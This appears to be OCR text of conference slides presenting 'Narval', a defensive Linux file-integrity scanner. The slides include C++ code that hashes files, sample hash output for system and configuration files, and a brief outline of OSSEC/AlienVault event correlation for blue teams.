
- Linux daemon → register/hash all files → define critical files and hash critical parts of each → whitelist/blacklist files/sections → scan regularly and alert if changes → combine with YARA and/or implement a rule system

```
#include "signer.h"
#include "analyzer.h"
using namespace std;

int main() {
    cout << "NARVAL THREAT SCANNER" << endl;
    dirparser d =  dirparser();
    int level = 2; // spcify level of recursivity(depth) -1 = no limit
    d.LoadDirectory("/",level);
    d.ListFiles();
    cout << "------------" << endl;

    for (int i = 0; i < 1; i++){
        cout << d.Next() << endl;

        signer s = signer(d.Next());
        s.genSHA256();
        s.genMD5();
        cout << "SHA256 HASH: " << s.getSHA256() << endl;
        cout << "MD5 HASH: "<< s.getMD5() << endl;
        cout  << s.genMD5() << endl;

    }
```

```
MD5 HASH: 4dfe66ffd8996bfe9cc2cae914a7e036
//sbin/ip6tables-apply
SHA256 HASH: b9da39da5204e0145f44682725cffd88d1b06a99906c8a5da8c930441202ffa1
MD5 HASH: 70a255507f8fb1a21f2f6b3434803cc5
//sbin/alsa
SHA256 HASH: ac8f97f01d1fb2beccf897ec83028d223da2f6b7305f3cefee935d1cdd0f49a3
MD5 HASH: e2dd305abbce005fbe16051079ab8385
//sbin/fstrim-all
SHA256 HASH: 294a78bf20d57c1451bc72cb010d2357f5aa6a6c95d6e9956952d9785595aced
MD5 HASH: 5d17374d93744e8d2bda151a27b0b282
//sbin/sulogin
SHA256 HASH: d6972d250e0adfae44b95fea1a99ca4300da3b29cc3dc1a5ee9d8a059cd5544a
MD5 HASH: ffc42e0d7ebb7cd88689d6075e34bb28
//sbin/setvtrgb
SHA256 HASH: e0c7f4387554bfcdb5b09e32d9ffede6e6cfd07b8d6867df1589b255c48ea839
MD5 HASH: 46fc845ec508ab744e0003f2f94565fe
//etc/lsb-release
SHA256 HASH: d13013419115bbd0938dea4233cc51e7f5b81af9cc91d331de6e28822642de6e
MD5 HASH: 41ed5ff5e43fcf5fe7933989adc07d89
//etc/shadow-
SHA256 HASH: 49674d9b1bd433cdb58f30497f6c441dc823de549160eef5c1acec4c20786810
MD5 HASH: e5e12910bf011222160404d7bdb824f2
//etc/phpmyadmin/config.inc.php
SHA256 HASH: 47c6725d5674a7ef40f88393420320c3e48245c4a3c9faefb3f0bc418a7f6d43
MD5 HASH: 73cefc3a49c92eac66fe9cb2938295db
//etc/phpmyadmin/config.footer.inc.php
SHA256 HASH: 6a9b18c044d3b1da51a84c1b15101993e65c0fadd048b5cea5fcbd07c51d4c3e
MD5 HASH: ff471619d3280ef72b7b0641bab4ba27
//etc/phpmyadmin/config-db.php
SHA256 HASH: 99191486c0baba3930bd117ec68a0815f539d9c6c78ffaa39af1ad4cd3e88cbf
MD5 HASH: f79a2a07e93b221f646a75e894496ef0
//etc/phpmyadmin/lighttpd.conf
SHA256 HASH: c75a19cba5db4fa5207f7178f3c847f020bec3a44c51ef29a281d7189feaa10e
MD5 HASH: 0bc8a837762f15e96c63f8692131c51c
root@server:/home/lab/workspace/narval/Debug#
```

Operating system level: Ossec/AlienVault

- Register security events → import events and logs to a database → correlate and study → generate alerts → inform blue teams → may complement with rkhunter or others



The end

- **Thanks for making CYBERWEEK/OVERDRIVE possible**